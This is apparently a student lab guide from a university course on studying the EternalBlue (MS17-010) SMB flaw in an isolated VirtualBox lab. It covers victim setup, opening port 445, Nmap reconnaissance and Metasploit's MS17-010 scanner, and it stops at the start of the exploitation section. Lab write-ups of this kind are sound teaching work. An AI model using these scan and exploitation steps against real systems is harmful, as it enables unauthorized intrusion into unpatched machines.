AMERICAN UNIVERSITY
OF PHNOM PENH
STUDY LOCALLY. LIVE GLOBALLY.

Project title: *Study of EternalBlue (MS17-010) Using Metasploit (Guideline)*

Group members:

1. Vuthy Harry
2. Sem Sovankanitha
3. Seath Arthirith

American University of Phnom Penh

CYBR 352 001 - Linux Fundamental

Instructor: Dr. Prohim TAM

November 21, 2025

1. Lab Setup


1.1 Overview

To safely study the EternalBlue (MS17-010) exploit, I created an isolated penetration-testing lab using virtual machines. The lab consists of one attacker machine and one victim machine connected through a private virtual network.


1.2 Victim Machine Setup (Windows 7)

- **Step 1:** download Windows 7 via this link: https://dl.malwarewatch.org/windows/


- **Step 2:** Click download Windows-7-x64.iso




- **Step 3:** After download done, you have to import iso file into your VM.
  - Click on New:




  - Put your name of your machine and import files iso that you just downloaded.






- After that we will use the default setup and finish the setup.




- Let’s start the machine and enjoy window 7 that you just set up.




1.3 Port 445 SMBv1 configuration on Windows 7

SMB (Server Message Block) is a protocol for file and resource sharing in Windows. The SMBv1 implementation in affected Windows versions contained a flaw allowing specially crafted packets to trigger memory corruption and remote code execution.

- **Step 1:** Open CMD with administrator user




- **Step 2:** Open port 445 SMBv1
  command: netsh advfirewall firewall add rule name="Open Port 445" dir=in action=allow protocol=TCP localport=445
- **Step 3:** Verify that port 445 is opened
  command: netstat –an | find ":445"




1.4 Network Configuration

For this project, I configured both virtual machines (Kali attacker and Windows 7 victim) using **NAT Network** mode in VirtualBox/VMware. NAT Network is a private virtual network created by virtualization software. It allows VMs to communicate with each other while isolating them from the real external network.


- **Step 1:** NAT Network file
  - Click on Tools:



- Click on Create and you will get the file for NAT network




  - Here the file for next use




- **Step 2:** Change network mode on both attacker machine and victim machine:

  - **Attacker machine:** Kali Linux



  - **Victim machine:** Windows 7



1.3 Snapshot Configuration


To ensure a safe and reversible testing environment, I created snapshots for both the attacker (Kali Linux) and victim (Windows 7) machines before performing the EternalBlue exploitation.

Purpose of Snapshots


Snapshots allow me to:

- Save the exact state of the virtual machine
- Roll back if something breaks
- Restore the system after testing malware or exploits
- Maintain a clean, repeatable testing environment


- **Step 1:** Click on here:




- **Step 2:** Choose snapshot:



- **Step 3:** Click on Takes:



- **Step 4:** Click on OK:



Note: We do on window 7 the same as kali linux.

2. Attack Metodology

The attack follows a structured penetration testing workflow: reconnaissance, vulnerability scanning, exploitation, and post-exploitation.

Victim IP: 10.0.2.4

Attacker IP:10.0.2.15


2.1 Reconnaissance

First, I scanned the victim machine to identify open ports and services using Nmap:

Command: nmap -sV -O 10.0.2.4

-sV: This flag tells Nmap to identify the **service version** running on each open port.

-O: The flag tells Nmap to identify the **operating system** running on the target machine by analyzing how it responds to network packets.



As you can see our victim is open port 445 SMB and using Window 7 which can be vulnerable on Eternalbluee.

2.2 Vulnerability Scanning

I used **Metasploit's auxiliary scanner** to detect if the Windows 7 target was vulnerable to MS17-010. Metasploit includes a dedicated module that checks for the EternalBlue vulnerability by sending crafted SMB packets to port 445.

- **Step 1:** Start the Metasploit Framework console
  Command: msfconsole

- **Step 2:** Load the MS17-010 Scanner Module


An **auxiliary module** in Metasploit is a tool used for tasks that do **not** involve exploiting a vulnerability directly. Instead, these modules perform actions such as:

- **Scanning**
- **Information gathering**
- **Bruteforce attacks**

- **Vulnerability checking**
- **Service enumeration**

Auxiliary modules do **not** create a session or payload. Their purpose is to gather data and confirm whether a target is vulnerable before you launch a real exploit.


Command: use auxiliary/scanner/smb/smb_ms17_010




- **Step 3:** Configure the target IP
  Command 1: options or show options
  - This command will display and configure all required and optional settings

  Command 2: set rhosts 10.0.2.4 (target IP) or set RHOSTS 10.0.2.4

  - Set up the target machine IP address



- **Step 4:** Run the scanner




The result: Host is likely VULNERABLE to MS17-010 (Eternalblue)

2.3 Exploitation

An **exploit module** in Metasploit is a tool that takes advantage of a specific vulnerability in a system to gain unauthorized access or execute code. Unlike auxiliary modules (which only scan or gather information), exploit modules are designed to actually **break into the target**.

